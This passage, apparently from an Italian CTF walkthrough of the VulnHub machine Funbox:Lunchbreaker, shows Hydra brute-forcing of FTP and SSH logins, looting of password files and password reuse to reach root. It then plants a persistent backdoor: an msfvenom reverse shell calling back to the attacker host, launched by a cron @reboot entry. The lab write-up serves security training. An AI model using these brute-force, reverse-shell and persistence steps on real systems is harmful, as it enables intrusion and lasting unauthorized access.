+++++[>+]+++>++++++>+++++++<<[←-]>>>+++++,>+++++++..——.<<+>
>——,+. .+++++++,<<.>——,+++++,+++++,——.<<.>——,
+++++++>+++++++,+.——.<<.>——,+++++++>+++++++,——.<<
.>>+++++++>+++++++,——,——,+++++++,<<.>>+++++++>+++++++,——.++
++++,<<,>>+>——,——,+++..<<,>>+++++++>+++++++,——,——,+.+++++++
++++>+.+,——,+++++++>+++++++,——.<<.>>+>+++++++>+++++++
++>——,——,+++++++>+++++++,——,——,+.+++++,——
.<<.>——,+++>+++++++>+++++++,——>+++++++>+++++++<<+++++++>+++++++
++>——.
```

Look deep into nature and then you will understand everything better.

I due file, quindi, non sono in alcun modo utili nella fase di Privilege Escalation.

Analizzando il file index.html con gli ‘Strumenti da sviluppatore’ del motore di ricerca, si individuano dei possibili hostname e username del target.

```
<html>
  <head></head>
  <body>
    
    <!--
      webdesign by j.miller [jane@funbox8.ctf]
    -->
  </body>
</html>
```

Per poter rilevare la password associata all'utente *jane*, individuato precedentemente, si utilizza **Hydra**, un potente strumento di forza bruta per testare la sicurezza dei login su vari servizi.

Viene eseguito il comando:

```
hydra -V -l jane -P /home/kali/rockyou.txt ftp://10.0.2.4
```

dove:

- **-V:** Attiva la modalità dettagliata (verbose), mostrando ogni tentativo di login effettuato.

- **-l jane:** Specifica il nome utente "jane" per l'attacco di forza bruta.
- **-P /usr/share/wordlists/rockyou.txt:** Specifica il percorso del file rockyou.txt contenente le password da provare.
- **ftp://10.0.2.4:** Indica che Hydra deve attaccare il servizio FTP sull'host 10.0.2.4.

Di seguito è riportato l'output del comando.

```
[21][ftp] host: 10.0.2.4 login: jane password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-29 18:42:45
```

Successivamente, viene effettuato l'accesso a FTP utilizzando come username *jane* e come password *password*. Una volta nel server, si esegue il comando `pwd` per conoscere la directory corrente.

```
(root@kali)~[~]
# ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPD 3.0.3)
Name (10.0.2.4:root): jane
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/jane
```

Dall'immagine precedente viene fuori che, per poter conoscere gli utenti autorizzati della macchina target basta spostarsi nella cartella *home* per, successivamente, eseguire il comando `ls -al`.

```
ftp> cd /home
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||42016|)
150 Here comes the directory listing.
drwxr-xr-x  6 0      0      4096 May 22  2021 .
drwxr-xr-x 20 0      0      4096 May 22  2021 ..
dr-x----- 3 1002   1002   4096 May 22  2021 jane
dr-x----- 3 1001   1001   4096 May 22  2021 jim
dr-x----- 4 1000   1000   4096 May 22  2021 john
drwx----- 4 1003   1003   4096 May 22  2021 jules
226 Directory send OK.
```

Individuati i restanti username, viene utilizzato nuovamente Hydra per effettuare un attacco di forza bruta che porti all'identificazione delle rispettive password.

Si procede dapprima con l'utente *jim*.

```
[21][ftp] host: 10.0.2.4 login: jim password: 12345 2021 jim
1 of 1 target successfully completed, 1 valid password found 21 jim
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-29 19:
15:34
```

Dopo aver effettuato il login come *jim*, viene controllata la cartella *.ssh*; al suo interno sono presenti due file ma sono vuoti. Di seguito sono riportati i comandi eseguiti e i loro relativi output.

```
Name (10.0.2.4:root): jim
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||39641|)
150 Here comes the directory listing.
dr-x----- 3 1001 1001 4096 May 22 2021 .
drwxr-xr-x 6 0 0 4096 May 22 2021 ..
-rw-r--r-- 1 1001 1001 220 May 22 2021 .bash_logout
-rw-r--r-- 1 1001 1001 3771 May 22 2021 .bashrc
-rw-r--r-- 1 1001 1001 807 May 22 2021 .profile
dr-xr-xr-x 2 1001 1001 4096 May 22 2021 .ssh
226 Directory send OK.
ftp> cd .ssh
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||24008|)
150 Here comes the directory listing.
dr-xr-xr-x 2 1001 1001 4096 May 22 2021 .
dr-x----- 3 1001 1001 4096 May 22 2021 ..
-rw-r--r-- 1 1001 1001 0 May 22 2021 authorized_keys
-r----- 1 1001 1001 0 May 22 2021 id_rsa
226 Directory send OK.
```

Quindi, si decide di passare all'utente successivo.

```
[21][ftp] host: 10.0.2.4 login: jules password: sexylady
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-29 19:
33:29
```

Inserendo username e password associati all'utente *jules* per accedere al server FTP, viene scoperto un file *.backups* che contiene al suo interno quattro file di password, due dei quali vuoti.

```
ftp> ls -al
229 Entering Extended Passive Mode (|||53340|)
150 Here comes the directory listing.
drwx----- 4 1003 1003 4096 May 22 2021 .
drwxr-xr-x 6 0 0 4096 May 22 2021 ..
drwx----- 2 1003 1003 4096 May 22 2021 .backups
-rw-r--r-- 1 1003 1003 10 May 22 2021 .bash_history
-rw-r--r-- 1 1003 1003 220 May 22 2021 .bash_logout
-rw-r--r-- 1 1003 1003 3771 May 22 2021 .bashrc
drwx----- 2 1003 1003 4096 May 22 2021 .cache
-rw-r--r-- 1 1003 1003 807 May 22 2021 .profile
226 Directory send OK.
ftp> cd .backups
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||52413|)
150 Here comes the directory listing.
drwx----- 2 1003 1003 4096 May 22 2021 .
drwx----- 4 1003 1003 4096 May 22 2021 ..
-r----- 1 1003 1003 139921517 May 22 2021 .bad-passwds
-r----- 1 1003 1003 0 May 22 2021 .forbidden-passwds
-r----- 1 1003 1003 562 May 22 2021 .good-passwd
-r----- 1 1003 1003 0 May 22 2021 .very-bad-passwds
226 Directory send OK.
```

Si è, quindi, deciso di copiare i file *.bad-passwds* e *.good-passwd* sul PC locale per poi rinominarli.

```
ftp> get .bad-passwds
local: .bad-passwds remote: .bad-passwds
229 Entering Extended Passive Mode (|||21281|)
150 Opening BINARY mode data connection for .bad-passwds (139921517 bytes).
100% |*****| 133 MiB 19.52 MiB/s 00:00 ETA
226 Transfer complete.
139921517 bytes received in 00:06 (19.51 MiB/s)
ftp> get .good-passwd
local: .good-passwd remote: .good-passwd
229 Entering Extended Passive Mode (|||21262|)
150 Opening BINARY mode data connection for .good-passwd (562 bytes).
100% |*****| 562 258.75 KiB/s 00:00 ETA
226 Transfer complete.
562 bytes received in 00:00 (131.89 KiB/s)
```

Dato che il comando Hydra usato precedentemente per gli altri due utenti impiega troppo tempo per individuare la password associata all'utente *john*, si è deciso di modificare il file in cui effettuare la ricerca sostituendolo con *bad-pwd* (in precedenza *.bad-passwds*).

```
[22][ssh] host: 10.0.2.4 login: john password: zhnrmju!!!
1 of 1 target successfully completed, 1 valid password found
```

Questa volta, oltre che a FTP, si riesce a connettersi con successo anche al server SSH utilizzando le stesse credenziali dell'utente *john*.

```
john@10.0.2.4's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-182-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Thu 30 May 2024 12:13:07 AM UTC:

System load: 0.0 Processes: 113
Usage of /: 99.7% of 4.35GB Users logged in: 0
Memory usage: 21% IPv4 address for enp0s3: 10.0.2.4
Swap usage: 0%

⇒ / is using 99.7% of 4.35GB

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

204 updates can be installed immediately.
96 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat May 22 16:03:57 2021 from 192.168.178.143
john@funbox8:~$
```



## Utente root

Avendo finalmente ottenuto una shell di admin, viene eseguito il comando `ls -al` per visualizzare il contenuto della box. Qui è stata individuata la cartella `.todo` che riporta al suo interno il file `todo.list`. Aprendo quest'ultimo, appare una frase che indica il fatto che l'utente `root` ha **la stessa** password dell'user corrente. L'immagine riportata di seguito mostra i passaggi che sono stati eseguiti.

```
john@funbox8:~$ ls -al
total 28
dr-x----- 4 john john 4096 May 22 2021 .
drwxr-xr-x 6 root root 4096 May 22 2021 ..
-rw-r--r-- 1 john john 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 john john 3771 Feb 25 2020 .bashrc
drwx----- 2 john john 4096 May 22 2021 .cache
-rw-r--r-- 1 john john 807 Feb 25 2020 .profile
drwx----- 2 john john 4096 May 22 2021 .todo
john@funbox8:~$ cd .todo
john@funbox8:~/.todo$ ls -al
total 12
drwx----- 2 john john 4096 May 22 2021 .
dr-x----- 4 john john 4096 May 22 2021 ..
-rwx----- 1 john john 131 May 22 2021 todo.list
john@funbox8:~/.todo$ cat todo.list
1. Install LAMP
2. Install MAIL-System
3. Install Firewall
4. Install Plesk
5. Chance R00TPASSWD, because it's the same right now.
```

Con questa nuova informazione, si prova ad effettuare l'accesso come `root` usando la stessa password di `john`. Ottenuti i massimi privilegi, si riesce anche a vincere la sfida eseguendo il file `root.flag`.

```
john@funbox8:~/.todo$ su root
Password:
root@funbox8:/home/john/.todo# cd /root
root@funbox8:~# ls -al
total 52
drwx----- 4 root root 4096 May 22 2021 .
drwxr-xr-x 20 root root 4096 May 22 2021 ..
-rw----- 1 root root 238 May 22 2021 .bash_history
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw-r--r-- 1 root root 369 May 22 2021 root.flag
-rwxr-xr-x 1 root root 35 May 22 2021 run.sh
drwxr-xr-x 3 root root 4096 May 22 2021 snap
drwx----- 2 root root 4096 May 22 2021 .ssh
-rw----- 1 root root 15427 May 22 2021 .viminfo
root@funbox8:~# cat root.flag
|~
|_|  ||/~\ |~\/~\~\o | |  ||/~\ /~\/~\ |~\|/~\/~\~\ ||_//~\|/~\
|  \_/||  ||_/_//\o |_|_/_||  |\_|  ||_/_|  \/_\_||  \/_\_|
created by @0815R2d2.
Congrats ! I look forward to see this on my twitter-account :-)
```

## MAINTAINING ACCESS

Nella fase di Privilege Escalation si è riusciti ad autenticarsi come utente *root*, ottenendo i massimi privilegi sulla macchina *Funbox:Lunchbreaker*. L'ultimo passaggio riguarda il mantenimento dell'accesso, ovvero individuare un metodo attraverso il quale l'accesso alla macchina target come *root* sia facilitato, senza dover ripetere i passaggi precedenti.

Per poter raggiungere questo obiettivo, si è deciso di installare una **backdoor persistente** sulla macchina *Lunchbreaker*.

Sulla macchina attaccante, per generare il payload di una reverse shell, viene eseguito il comando

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -  
f elf -o shell.elf
```

dove:

- **-p linux/x86/shell/reverse\_tcp**: Specifica il payload da utilizzare. In questo caso, è un payload di shell inversa per un sistema Linux a 32 bit che utilizza il protocollo TCP.
- **LHOST**: Specifica l'indirizzo IP della tua macchina (la macchina dell'attaccante) dove la connessione inversa sarà inviata.
- **LPORT**: Specifica la porta sulla quale la tua macchina sarà in ascolto per la connessione inversa.
- **-f elf**: Specifica il formato del file di output. In questo caso, il formato è ELF (Executable and Linkable Format), utilizzato per i file eseguibili su sistemi Unix e Unix-like.
- **-o shell.elf**: Specifica il nome del file di output. In questo caso, il file si chiamerà *shell.elf*.

Successivamente, viene creato sulla macchina *Funbox:Lunchbreaker* uno script, chiamato **in.sh**, che contiene il payload precedentemente generato. Questo sarà così composto:

```
#!/bin/sh  
  
/etc/init.d/shell.elf
```

Dato che, all'interno dei sistemi operativi Linux e Unix, è possibile pianificare l'esecuzione periodica di comandi specifici, è stato utilizzato il comando `crontab -e` per editare il file in cui sono contenuti i comandi pianificati. È stata inserita la riga `@reboot /etc/init.d/in.sh`.



In questo modo, ad ogni avvio della macchina target verrà instaurata una connessione con la macchina attaccante. Kali, inoltre, viene messa in ascolto sulla porta 4444 attraverso netcat:

```
nc -lvp 4444
```

```
(root@kali)-[~]  
# nc -lvp 4444  
listening on [any] 4444 ...  
10.0.2.4: inverse host lookup failed: Unknown host  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 49340  
id  
uid=0(root) gid=0(root) groups=0(root)
```

## Riferimenti

- [1] **Funbox:Lunchbreaker** <https://www.vulnhub.com/entry/funbox-lunchbreaker,700/>
- [2] **Gobuster** <https://www.kali.org/tools/gobuster/>
- [3] **Hydra** <https://www.kali.org/tools/hydra/>
- [4] **Metasploit** <https://www.kali.org/tools/metasploit-framework/>